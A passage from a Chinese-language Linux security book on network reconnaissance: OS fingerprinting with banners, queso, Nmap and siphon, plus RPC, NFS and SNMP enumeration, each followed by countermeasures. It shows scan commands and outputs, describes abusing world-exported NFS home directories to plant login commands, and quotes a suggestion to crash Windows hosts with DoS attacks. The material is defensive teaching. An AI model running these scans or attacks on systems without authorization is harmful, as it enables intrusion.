


图 3-1 运行中的 Nmap 前端

sys/net/ipv4/ip_always_defrag进行动态设置。这样就能保证将分片的包重组为整包之后才发送到适当的层，从而防止分片扫描。因为分片包必须重组，所以当网络中此类包较多时，这一方法会导致性能严重下降。此时，可以通过调节/proc/sys/net/ipv4/ipfrag_*的值来缓解这种情况。

此外，还需确保防火墙和内核阻塞源路由包。这样就能阻止源路由欺骗包，同时确定扫描的真正策源地。下面的脚本用于配置所有的网络接口，以拒绝这类包：

```

#!/bin/sh
for interface in /proc/sys/net/ipv4/conf/*
do
    echo 0 > $interface/accept_source_route
done
  
```

3.7 操作系统检测

黑客在入侵系统之前,所做的最重要的步骤就是确定目标机器所运行的操作系统。确定操作系统之后,就能缩小可以攻击的类型范围。例如,如果对Macintosh系统进行sendmail攻击或对Linux机器使用Microsoft Exchange缓冲区溢出攻击,都不会取得效果。如果特定的攻击旨在摧毁潜在的脆弱服务程序,那么攻击时对目标机器的体系结构判断错误,则无异于宣告入侵企图,同时在管理员重新启动该服务之前,很可能就不再会有入侵机会。

知道操作系统也有助于黑客进行社交工程攻击(参见第4章)。例如,在确认路由器的类型和csu/dsu之后,他们就能够冒充制造商打入电话,建议你安装未普遍发布的最新补丁程序(黑客提供的木马程序)。

有几种不同的方法可以通过网络确定系统的操作系统版本。



开放端口

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 8 |
| 影响力: | 3 |
| 风险率: | 5 |

确定操作系统版本的一个不太可靠的方法是检查机器所启用的端口号,并将这些端口与不同操作系统的通用服务进行最佳匹配,以大致猜出所运行的操作系统。例如,如果机器监听smtp、ssh和portmap,则其操作系统就很可能是某类UNIX。然而,这一方法比纯粹的猜测要好(前一节“端口扫描”讨论了确定端口是否开放的方法)。

一 开放端口对策

系统开放的端口越少,看起来像某个特定操作系统的可能性也越小。或者,也可以故意开放某些端口,但不提供任何服务,从而使机器看起来像在运行其他操作系统。例如,可以在netbios端口运行klaxon(见第2章),从而使别人以为这是一台Windows机器。



SNMP

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 7 |
| 风险率: | 7 |

如果机器运行了SNMP,同时你能够推断出所需的群字符串,就能够查询它的各种记录。这样就可以在其中察看是否有任何指向特定操作系统的信息。更可能的是,简单地比较所获得的记录与现有操作系统的默认记录列表。Linux很少运行SNMP,因此这一方法对黑客没什么用。

一 SNMP 对策

除非需要,否则不要运行SNMP,必要时要选择难以猜测的群字符串。同时使用访问列表来限制能够访问本机SNMP服务的机器,并且运行更加安全的SNMPv2或更高的协议版本。更详细的信息,参见本章后面的3.10节“简单网络管理协议(SNMP)”。



网络旗标

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

有很多服务程序在接收到连接时会返回含欢迎信息的旗标。例如,sendmail的旗标通常是下面的格式:

```
220 example.org ESMTP Sendmail 8.10.1/8.10.1; 19 Apr 2000 04:43:00
```

这一旗标不仅声明机器正在运行sendmail(因此很可能是UNIX机器),同时也给出了其版本号(8.10.1)。这样黑客就只需对付这一易袭击的版本,即缩小了攻击范围。然而,他仍然不能确信机器所运行的操作系统。

通常,默认的telnet旗标(由/etc/issue提供)将给出正在运行的Linux版本和体系结构:

```
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-12 on an i686
```

这样，黑客就知道这是一台在Intel（或兼容）CPU上运行Linux的机器，因此他就不用再尝试与Sparc或Alpha相关的攻击。此外，他也知道了所用的内核是一个包含某些已知漏洞的旧版本（例如，关于能力的漏洞），从而有助于其进行攻击。

一 网络旗标对策

在系统中去除旗标。因为现有的网络软件如此众多，我们不可能列出所有可用的方法，下面给出了一部分：

/etc/issue

这一文件用于设置发送给使用telnet连向本机的用户的旗标。从该文件中去掉与主机有关的信息，或更进一步，写上欺骗信息。某些操作系统在启动时重写这一文件，因此需要关闭系统的这一“特性”，或执行命令chattr +i/etc/issue。如果对此比较熟悉，也可以关掉telnet，而代之以安装ssh。

sendmail

编辑/etc/sendmail.cf文件中的SmtpGreetingMessage选项，将其从

```
0 SmtpGreetingMessage=$j Sendmail $v/$Z; $b
```

改为某些虚构的信息，例如：

```
0 SmtpGreetingMessage=$j ReegenMail 4.19.00; $b
```

从而假装成一个非sendmail守护进程，同时也不声明真正的版本号。其他的邮件程序如postfix和qmail也有类似的选项，请见第11章中的例子。

检查旗标的其他方法

连向本机所开放的不同端口，查看其提供的信息，然后确定可以使用哪些配置方法或重编译选项来除去这些信息。在做完这些改动之后，我们建议停止和重新启动相应的服务，再次检查它的旗标。为了做到万无一失，可能需要重启机器。这将确保所做的改动确实起到作用。本章前面提及的strobe，内置了旗标检查功能。

3.7.1 主动协议栈指纹

可能最有意思和可信的操作系统检测方法是向目标主机发送特定的IP包，并检查其响应。对于一般情形，TCP/IP协议的规定极为严格。而对于格式错误的包，没有定

义其响应方式。此外，TCP包中的某些部分从未被使用，因此也没有为其定义值。在上述情况下，不同的操作系统有不同的处理——当然通常仍遵循标准——因此能够以此来判定（依据不同操作系统的期望响应的列表）运行的操作系统及其版本。



queso

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 7 |
| 风险率: | 8 |

queso是第一个可靠的协议栈指纹工具。由apostle.org的Savage编写，它也是第一个将操作系统标记保存在扫描源代码之外的工具（这是一个巨大的改进，因为用户在增加操作系统标记时无需重编译）。

运行queso时，需以某个开放的端口为参数。这里我们使用22

```
hackerbox# ./queso -d -p 22 victim
Starting 172.16.87.12:5541 -> 192.168.18.204:22
IN #0 : 22->5541 S:1 A:+1 W:7FB8 U:0 F: SYN ACK
IN #1 : 22->5542 S:0 A: 0 W:0000 U:C F: RST
IN #3 : 22->5544 S:0 A: 0 W:0000 U:0 F: RST
IN #4 : 22->5545 S:1 A:+1 W:7FB8 U:0 F: SYN ACK
IN #6 : 22->5547 S:1 A:+1 W:7FB8 U:0 F: SYN ACK
192.168.18.204:22 * Linux 2.1.xx
```

这台机器实际运行的内核版本是2.2.16。queso最新版本的发布日期是9/22/98，因此我们并不对指纹数据库已经过时感到惊讶。“IN”打头的那几行显示了对特定包的响应。



Nmap —— 操作系统检测

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 9 |
| 影响力: | 8 |
| 风险率: | 9 |

本章中无处不在的Nmap内置有操作系统检测能力。Nmap实现的操作系统检测是现有最好的。它定期使用新的操作系统标记进行更新。实际上，在匹配失败时，它会向用户发出指令，以把指纹栈和相应的操作系统提交给数据库，从而将之纳入到以后的发布中，

便于所有人使用。在编写本章时，指纹库中已包含500多条标记，其中囊括从网络设备到打印机的几乎所有东西，还包括如下几种测试方式：

- ▼ TCP顺序检测
- SYN包（包括若干TCP选项），针对开放端口
- NULL包（包括若干选项），针对开放端口
- SYN|FIN|URG|PSH（包括若干选项），针对开放端口
- ACK（包括若干选项），针对开放端口
- SYN（包括若干选项），针对封闭端口
- ACK（包括若干选项），针对封闭端口
- FIN|URG|PSH（包括若干选项），针对封闭端口
- ▲ UDP包，针对封闭端口

注意

使用Nmap并不需要知道上面任何一项的含义，讨论这些方法已经超出了本书的范围。如果读者对此感兴趣，可以去读Nmap安装包中的Nmap-fingerprinting-article.txt文件。如果你对IP协议不是非常熟悉，我们建议你准备一本W. Richard Stevens撰写的TCP/IP illustrated (Addison-Wesley 专业电脑丛书)。这是一本最好的睡前读物。本书的网站<http://www.hackinglinuxexposed.com>上有指向它和其他有用的书的链接。

使用-O选项来使Nmap执行操作系统检测：

```
hackerbox# Nmap -vv -sS -O www.example.org
Starting Nmap V. 2.54 by fyodor@insecure.org (www.insecure.org/Nmap)
Host www.example.org (10.5.10.20) appears to be up ... good.
Initiating SYN half-open stealth scan against www.example.org (10.5.10.20)
The SYN scan took 1 second to scan 1525 ports.
For OSScan assuming that port 22 is open and port 1 is closed and neither
are firewalled
Interesting ports on www.example.org (10.5.10.20)
(The 1518 ports scanned but not shown below are in state: closed)
Port      State  Service
22/tcp    open   ssh
25/tcp    open   smtp
515/tcp   open   printer
```

```
6000/tcp open X11
```

```
TCP Sequence Prediction: Class=random positive increments Difficulty=3728145
(Good Luck!)
```

```
Sequence numbers: FA401E9 FA401E9 F720DEB F720DEB 1004486A 1004486A
```

```
Remote operating system guess: Linux 2.1.122 - 2.2.16
```

```
OS Fingerprint:
```

```
TSeq(Class=RI%gcd=1%SI=38E311)
```

```
T1 (Resp=Y%DF=Y%W=7F53%ACK=S++%Flags=AS%Ops=MENNTNW)
```

```
T2 (Resp=N)
```

```
T3 (Resp=Y%DF=Y%W=7F53%ACK=S++%Flags=AS%Ops=MENNTNW)
```

```
T4 (Resp=Y%DF=N%W=0%ACK=0%Flags=R%Ops=)
```

```
T5 (Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
```

```
T6 (Resp=Y%DF=N%W=0%ACK=0%Flags=R%Ops=)
```

```
T7 (Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
```

```
PU (Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=2%UILEN=
134%DAT=)
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

上述输出的操作系统指纹部分详细列出了 Nmap 执行操作系统检测得到的响应。如果 Nmap 不能在指纹库中找到这些信息的匹配项，它会提供一个提交这些信息的 URL，以便将它包含到 Nmap 的下一发布中。

Nmap 的操作系统检测同时测试开放和封闭端口，这一点与 queso 仅测试开放端口不同。因此 Nmap 的结果更为详细和可靠。此外，因为 Nmap 是一个端口扫描工具，因此用户也无需提供端口号，它能自行决定需要检测的端口。

Nmap 的操作系统检测不能分辨不同 Windows 版本指纹的区别。根据 Fyodor 在他关于 Nmap 指纹的文章（如果想要深入理解操作系统指纹，这是一本很好的读物）中所说，这是由于 Windows TCP 栈在 Windows 95，Windows 98 和 Windows NT 等各个版本都没有改进。但是，他也给出了如下建议。

“但是不要放弃希望，因为有一个解决方法。可以简单地使用早先的 Windows DOS 攻击 (Ping of Death, Winnuke 等)，并略为升级到 Teardrop 和 Land 等攻击。在每次攻击之后，ping 目标机以了解它是否已经被摧毁。一旦最后摧毁了它，就可以大致将其所运行的版本范围缩小到某个 service pack 或 hotfix。我没有把这个功能添加到 Nmap，但必须承认它很有诱惑力。”

尽管我们不提倡这种检测操作系统的方法,但我们必须承认,如果没有那些Windows机器,Internet会更加安全。

一 主动协议栈指纹对策

如果在机器前架设了防火墙,则任何操作系统检测程序都会报告运行防火墙本身的操作系统,而它可能与本机的实际操作系统不同。

在 `ojnk.sourceforge.net` 上有一些类似于 IPLog (一种包日志记录程序) 的工具,允许系统在受到 Nmap 检测时发回专门设计的欺骗包,从而使其报告错误的操作系统版本。如果想彻底解决这一问题,可以安装 IPPersonality (`ippersonality.sourceforge.net`, 仅使用于 2.4 内核), 它结合了 netfilter 和 iptables, 从而使本机能够模仿任何操作系统。

注意

尽管这些工具很有意思,但它们可能导致性能或兼容性问题。使用时请小心。虽然拒绝向黑客提供信息是一件好事,但不应走的太远,从而有损自己的机器。默认的Linux网络协议栈在不断的改进中,自行对其改动可能会导致偏离标准或严重的性能问题。

3.7.2 被动协议栈指纹

Lance Spitzner发现,在很多情形下可以简单地通过检查嗅探器上的踪迹来确定机器的操作系统。这一方法要求在本机和目标机之间已经建立了通信,但它并不需要特殊格式的包,因此也不会被任何入侵检测雷达所记录。

Lance 发现,不同的操作系统对 4 个 IP 参数有不同的默认设置:TTL (存在时间),窗口大小,DF (不要重新组装位) 和 TOS (服务类型)。通过在指纹库中匹配这些参数,可以确定目标机的操作系统。

这一方法的可靠性要比主动协议栈指纹差,因为它使用更少的相关值,需要一个现存的连接,并且这些相关值很容易被主机操作系统改变。



siphon

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 7 |
| 影响力: | 4 |
| 风险率: | 5 |

siphon由subterrain.net上的人们编写,可用于UNIX和Windows系统,它使用libpcap来主动监视某个网络接口并报告可以识别的所有机器。

```
hackerbox# ./siphon -v -i eth0 -o fingerprints.out
```

```
[ The Siphon Project: The Passive Network Mapping Tool ]
```

```
[ Copyright (c) 2000 Subterrain Security Group ]
```

```
Running on: 'hackerbox' running Linux 2.2.16 on a(n) i386
```

```
Using Device: eth0
```

| Host | Port | TTL | DF | Operating System | |
|----------------|------|-----|-----|------------------------|--|
| 10.1.100.1 | 22 | 252 | ON | Solaris 2.6 - 2.7 | |
| 10.1.100.2 | 993 | 63 | ON | Linux 2.1.122 - 2.2.14 | |
| 10.1.100.28 | 143 | 61 | ON | Linux 2.1.122 - 2.2.14 | |
| 10.1.100.5 | 22 | 64 | ON | FreeBSD 2.2.1 - 4.0 | |
| 10.1.100.21 | 22 | 63 | ON | 40B0 | |
| 192.168.96.109 | 22 | 50 | ON | 7BFC | |
| 192.168.96.109 | 80 | 50 | ON | 7BFC | |
| 10.1.100.4 | 143 | 64 | ON | FreeBSD 2.2.1 - 4.0 | |
| 10.1.100.24 | 22 | 61 | ON | Linux 2.1.122 - 2.2.14 | |
| 10.1.100.20 | 22 | 63 | ON | FreeBSD 2.2.1 - 4.0 | |
| 10.1.100.8 | 22 | 255 | OFF | Solaris 2.6 - 2.7 | |
| 192.168.147.17 | 25 | 242 | ON | 25BC | |
| 10.1.100.9 | 21 | 32 | ON | Windows NT / Win9x | |
| 10.1.100.3 | 25 | 128 | OFF | Windows NT / Win9x | |
| 10.1.100.14 | 993 | 64 | OFF | OpenBSD 2.x | |

指纹保存在osprints.conf文件中,其中包含了大约50条记录。从上面可以看到,其结果不如主动指纹栈检测详细,后者能够更好地缩小操作系统的真实版本号。如果操作系统的指纹不能与指纹库中的记录匹配,siphon在操作系统字段输出窗口大小。

一 被动协议栈指纹对策

只需修改被动协议栈指纹工具所检查的那几个IP选项的默认值,就很容易阻止这类检测。例如,要改动默认TTL,只需使用如下简单的命令:

```
machine# cd /proc/sys/net/ipv4
```

```
machine# cat ip_default_ttl
```

64

```
machine# echo 35 > ip_default_ttl
```

```
machine# cat ip_default_ttl
```

35

自此以后，本机将以35为TTL默认值，从而与指纹库中的设置不匹配。在改变IP设置时请小心从事——默认值的选择是有理由的，因此改动它们可能会导致性能或兼容性问题。

警告

关键的是要全面保护机器的安全性，而不是依赖于欺骗操作系统检测。

3.8 枚举RPC服务

作为Linux服务中的一种，远程过程调用（RPC）并没有指定专门的端口。RPC是一个规范允许机器通过网络调用其他机器上的过程（参见RFC 1050）。它们没有专门的端口，因此实际上是这些服务向portmap守护进程注册自己的端口。

警告

我们讨论Linux或类UNIX系统上的RPC时，是指ONC（Open Network Connect，开放网络连接）RPC规范。还存在另一个RPC规范DCE，它是Microsoft RPC协议的基础。

portmap是一个简单的RPC服务，监听端口111（默认）。它用于将RPC号（在/etc/rpc文件中）映射到本地端口。在新的RPC服务启动时（例如，ypserv），它绑定一个端口，然后告诉portmapper它的RPC号（例如，ypbind是100004）和当前监听的端口号。如果某个客户程序想和ypbind端口通信，它必须首先与portmapper联系，以获得与指定RPC守护进程相应的TCP或UDP端口。

注意

如果你将防火墙设置为阻塞“坏”端口和允许其他端口通畅，则RPC端口的动态本质会给这一设置带来很大麻烦。



使用 rpcinfo 查询 portmap 守护进程

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 9 |
| 影响力: | 7 |
| 风险率: | 7 |

通过 portmap 守护进程, 黑客能够很容易地确定系统所运行的RPC服务——portmapper 正好派上场用。查看所有正在运行的RPC服务的一种快捷方法是使用 rpcinfo 命令。

```
hacker# rpcinfo -p target.example.com
```

| program | vers | proto | port | |
|---------|------|-------|------|------------|
| 100000 | 2 | tcp | 111 | portmapper |
| 100000 | 2 | udp | 111 | portmapper |
| 100011 | 1 | udp | 759 | rquotad |
| 100011 | 2 | udp | 759 | rquotad |
| 100005 | 1 | udp | 767 | mountd |
| 100005 | 1 | tcp | 769 | mountd |
| 100005 | 2 | udp | 772 | mountd |
| 100005 | 2 | tcp | 774 | mountd |
| 100003 | 2 | udp | 2049 | nfs |
| 100021 | 1 | udp | 1026 | nlockmgr |
| 100021 | 3 | udp | 1026 | nlockmgr |
| 100024 | 1 | udp | 641 | status |
| 100024 | 1 | tcp | 643 | status |

这里黑客列出了所有运行的RPC服务器。根据所提供的RPC服务, 该机器很可能是NFS服务器。尽管能用端口扫描程序来确定这些端口是否开放, 但黑客可以使用portmapper直接得知运行在这些端口上的服务名。

以此为基础, 黑客就可以开始对这个服务器进行适当的攻击。例如, 检查是否可利用老的rpc.statd, 这里有好些这类服务进程。

许多最新的Linux发布可以将portmap守护进程编译为支持TCP封装器。这意味着可以使用/etc/hosts.allow和/etc/hosts.deny文件来限制可以访问portmapper的机器。



使用 Nmap 发现 RPC 服务

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 8 |
| 风险率: | 8 |

也可以用Nmap来列出运行中的RPC服务。它的端口扫描功能用于确定那些开放的端口。然后向每个开放端口大规模发送RPC NULL命令以确定它是否是RPC服务。如果是，则确定其所运行的协议和版本。此时，RPC探测的结果将在所列的端口后用括号给出。例如，下面是一个对运行若干RPC服务的Sun主机的Nmap扫描结果。

```
hackerbox# rpcinfo -p target
```

```
rpcinfo: can't contact portmapper: RPC: Remote system error - Connection refused
```

```
hackerbox# bin/Nmap -sS -sR target
```

```
Starting Nmap V. 2.54 by fyodor@insecure.org (www.insecure.org/Nmap/)
```

```
Interesting ports on target (10.10.10.10):
```

| Port | State | Protocol | Service (RPC) |
|-------|----------|----------|------------------------------|
| 21 | open | tcp | ftp |
| 22 | open | tcp | ssh |
| 80 | open | tcp | http |
| 111 | filtered | tcp | sunrpc |
| 139 | open | tcp | netbios-ssn |
| 443 | open | tcp | https |
| 1521 | open | tcp | ncube-lm |
| 2049 | open | tcp | nfs (nfs V2-3) |
| 4045 | open | tcp | lockd (nlockmgr V1-4) |
| 32771 | open | tcp | sometimes-rpc5 (status V1) |
| 32772 | open | tcp | sometimes-rpc7 (mountd V1-3) |

请注意，这台机器滤过了端口111，因此rpcinfo不能连接到portmapper。此时，通过直接连接该端口使之自行暴露，Nmap仍然能够鉴别RPC服务。

警告

不要以为阻塞portmapper（使用TCP封装器、防火墙或ipchains等）就可以解决所有问题。尽管这么做阻止了黑客简单地通过portmapper来枚举RPC服务，他们仍然能够

通过端口扫描和手工测试每一开放的端口来确定所运行的服务。

● RPC 枚举对策

使用ipchains/iptables规则能够很容易地阻塞其他主机对portmapper的访问,而只允许那些适当的主机。这将阻止通过portmapper来简单枚举运行的RPC服务。但是,这并不足以保护系统的RPC服务。在上例中,Nmap在端口111被滤过的情形下,也能够使RPC服务自行暴露。因此,应当使用TCP封装器、防火墙或ipchains/iptables规则集等来阻塞所有不显式需要的端口。这样,就能确信RPC服务不会被非法访问。

3.9 通过NFS的文件共享

NFS(网络文件系统)是Linux机器通过网络共享文件的标准方法。客户端能够加载服务器上的目录,然后就可以像访问本地磁盘存储一样访问其中的文件。

NFS自1989年起出现,由Sun微系统公司创建。它已经经历了多个修订版——版本2和3已被广泛应用,4是当前版本。第6章将详细讨论其设计中的一些缺陷。也存在一些更好的文件共享系统,如AFS(Andrew File System),但是它们通常更难安装和管理。

正如我们前面所说,黑客对系统设置所知的信息越多,就越有助于他启动攻击。因此,系统所导出的文件系统是一个有用的信息。基于多种理由,黑客可能想要确定你所导出的文件系统(也因此允许被其他机器加载):

- ▼ **主机名** 黑客通过查看所导出文件系统的使用者来确定网络上的其他主机名。
- **信任主机** 允许某些主机以root加载NFS卷是很常见的事情。如果黑客可以侵入这些机器,则被加载的文件系统同样也易受攻击,并且这一侵入可以在后续攻击中起到杠杆作用。
- **已导出文件系统列表** 得到已导出的文件系统列表可以使黑客免于猜测文件系统名字,从而直接试图攻击它。
- ▲ **已安装的软件** 便于软件发布通常是导出文件系统的目的之一,因此会泄露系统所使用的程序,从而导致滥用。



使用 showmount 查询 NFS

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

可以远程运行 showmount 命令来查询 NFS 服务器。它不仅列出所导出的系统和相关参数，也给出正在加载文件系统的机器名。

```
hackerbox$ host target.example.com
target.example.com has address 208.283.10.15
```

```
hackerbox$ showmount -a target
All mount points on target:
curly:/home/brenda
curly:/usr/local/pkgs/gnupg-1.0.1
curly:/usr/local/pkgs/openssh-2.1
larry:/home/harper
larry:/opt/pkgs
larry:/usr/local
moe:/home/george
moe:/home/bonnie
moe:/usr/local/pkgs/emacs-20.5.1
moe:/usr/nfs/manpages
```

其中的每一行给出了主机名和加载的文件系统。这里并没有给出加载 NFS 分区的位置，但通常是在同一目录。

它也可以输出正在输出的文件系统的列表，以及那些允许加载它们的主机：

```
hackerbox$ showmount -e target
Export list for target:
/home                (everyone)
/usr/local/pkgs      @10.1/16,.example.com
/usr/local           larry.example.com
/usr/nfs             example.com
/opt/pkgs            larry.example.com
```

枚举模式的 showmount 不能给出每个文件系统所设置的导出选项——例如，哪些主机能

够以root加载文件系统，root ID映射到哪个用户，等等——但它确实列出了所有能够加载这些目录的机器。

根据所列的文件系统，看起来是由nfsserver为不同的NFS客户提供文件服务。基于这些输出，可以得出一些结论。

网络拓扑

目标机器的IP地址是208.283.10.15。然而，它允许10.1.0.0/16网段内的机器加载某些文件系统。因此，这一机器很可能是双址主机，同时我们也知道了其内部网络号。

其他主机名

这里列出了若干主机名(larry,moe和curly)，这样就无需尝试任何DNS欺骗了。

可能的软件配置

在/home分区下，请注意每台机器(Larry,moe和curly)加载了一个或多个起始目录。这很可能说明客户机运行了自动加载程序。因此，尝试攻击这三台机器上老的自动加载程序是一个不错的赌注。

用户名

被加载的/home/username分区显示存在名为brenda,harper,george和bonnie的用户。这在以后非常有用，例如进行网络口令破解等。

设置木马的潜在可能性

看来它们在NFS服务器上安装了若干软件(/opt/pkg,/usr/local和usr/local/pkg)以供每一客户机加载。这能够节约时间，允许它们只安装一次软件，就能够为所有机器所用。这意味着如果找到一种修改这些文件系统的方式，则当用户运行所加载目录中的程序时，所有的机器都会被波及。这也为黑客节约了大量时间。这一点甚至可以被用于设置帮助页木马(欺骗man程序，以使之在处理页面格式时运行任意代码)。

不安全的导出选项

/home文件系统向所有机器导出。这意味着黑客可以在Internet的任何地方用自己的机器加载home目录。如果target.example.com允许以读/写方式加载它们，则黑客可以很容易地修改用户的启动文件(.profile,.bashrc,.login等)，使用户在登录时运行他期望的命令或其他种种攻击工具，这可以在稍后的登录和root访问等攻击中起到杠杆作用。

错误的加载选项也表明配置网络的是一位粗心的管理员,因此也可能很容易找到其他能够利用的地方。

软件版本

这里也可以确定所运行软件的版本。例如,所运行的OpenSSH的版本易于受到恶意的Ssh服务器攻击,使客户端的X11和ssh-agent向ssh服务器发送本地内容。知道正在运行的软件,就好比照亮了攻击道路,也说明了机器的服务目标。

showmount 对策

一个好的防火墙(或ipchains/iptables规则集)能够确保系统的NFS服务器(端口2049TCP和UDP)不被除必须的用户以外的任何其他人访问。过去, rpc.mountd存在不少问题,因此这一方法不仅有助于拒绝黑客窥视已导出的文件系统,也保护系统不会受到NFS相关程序的潜在威胁。

但是,更好的选择是避免使用NFS。如果仅仅用它来方便软件发布,建议购买更大的硬盘并在本地安装软件——不论怎样,在性能上也会有很大提高。

如果必须运行分布式文件系统,请试试AFS。AFS修正了NFS的主要问题——NFS服务器对客户端的信任。作为替代,AFS客户端用户在授权访问前必须进行认证(使用Kerberos)。AFS已经被开放软件基金会(Open Software Foundation)采纳为自己的DFS(分布式文件系统)标准的基础。ASF的配置不是最简单的,但其安全性远超过NFS。

不论选择何种文件系统,都必须查看日志——mountd将把接收到的所有对NFS加载情况的查询记录到日志中。其格式如下:

```
Dec 6 08:59:28 target mountd[2711]: dump request from 172.17.199.20
Dec 6 08:59:33 target mountd[2711]: export request from 172.17.199.20
```

“dump”行对应于showmount-a请求,而“export”行对应于showmount-e请求。如果在其中发现任何没有访问权限的机器名,要马上检查系统的防火墙配置。

3.10 简单网络管理协议(SNMP)

SNMP是一个用于查询机器(UNIX服务器、网络设备等)以获得相关统计信息便捷的协议,在某些情形下,SNMP也可用于修改当前设置。它是一个简单但强大的工具。

许多软件包允许用户使用SNMP查询类似于吞吐量、负载、连接使用率以及其他用于确定系统运行状态的网络参数。正因如此，它是一个真正有用的工具。绝大多数网络硬件都内置有SNMP功能，这也是它们最常用的地方。当然，有很多站点也使用SNMP来管理它们的UNIX服务器。

SNMP经历了几个主要版本：

| | |
|--------|--|
| SNMPv1 | 在RFC1155~1157中详细规定。尽管便于使用，但存在若干问题和缺陷，这些都在以后的版本中被改正。其仅有的安全性依赖于口令（称为群字符串），而通常它是明文发送的 |
| SNMPv2 | 在RFC1441~1452中详细规定。增加了新的特性，包括以新的方式定义信息（MIB结构）、新的包类型和传输映射、新的管理方式、安全性和远程配置机制等。实现了MD5散列以保护口令安全，而且也可以加密以保护传输的数据。SNMPv2的问题是它的实现包含多种不兼容的方式，前述新特性的处理也存在某些不一致性 |
| SNMPv3 | 在RFC 2571~2575中详细规定。这是SNMP-NG（SNMPv2的一个版本）的正式后继版本，也被其他不同的SNMPv2分支所广泛接受。SNMPv3的最终标准已经被有效采纳。但是，它很少被用于实际配置 |

SNMP的一个大问题是大部分程序仍然在使用SNMPv1，而它极为不安全。SNMP使用UDP（端口161和162），而UDP是一个存在内在问题的协议——很容易欺骗。许多产品发送时其默认的读和读/写群字符串通常是“public”和“write”。



使用 net-snmp 查询 SNMP

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 8 |
| 影响力: | 0 |
| 风险率: | 7 |

我们中意的SNMP工具是net-snmp，即以前的ucd-snmp。假定在target.example.com上运行着SNMP服务器，黑客能够使用snmpget查询特定的记录，如下：

```
hackerbox# snmpget target.example.com public system.sysName.0
system.sysName.0 = target
```

但是，使用snmpwalk来获取整个MIB更为快捷：

```
hackerbox# snmpwalk target.example.com public
system.sysDescr.0 = Linux target 2.2.17smp #1 SMP
system.sysContact.0 = root@example.com 800.555.7700
system.sysName.0 = target
system.sysLocation.0 = 1221 Avenue of the Americas, New York, NY 10020
interfaces.ifTable.ifEntry.ifType.1 = softwareLoopback(24)
interfaces.ifTable.ifEntry.ifType.2 = ethernetCsmacd(6)
interfaces.ifTable.ifEntry.ifType.3 = ethernetCsmacd(6)
interfaces.ifTable.ifEntry.ifPhysAddress.1 =
interfaces.ifTable.ifEntry.ifPhysAddress.2 = 0:80:80:75:b5:d4
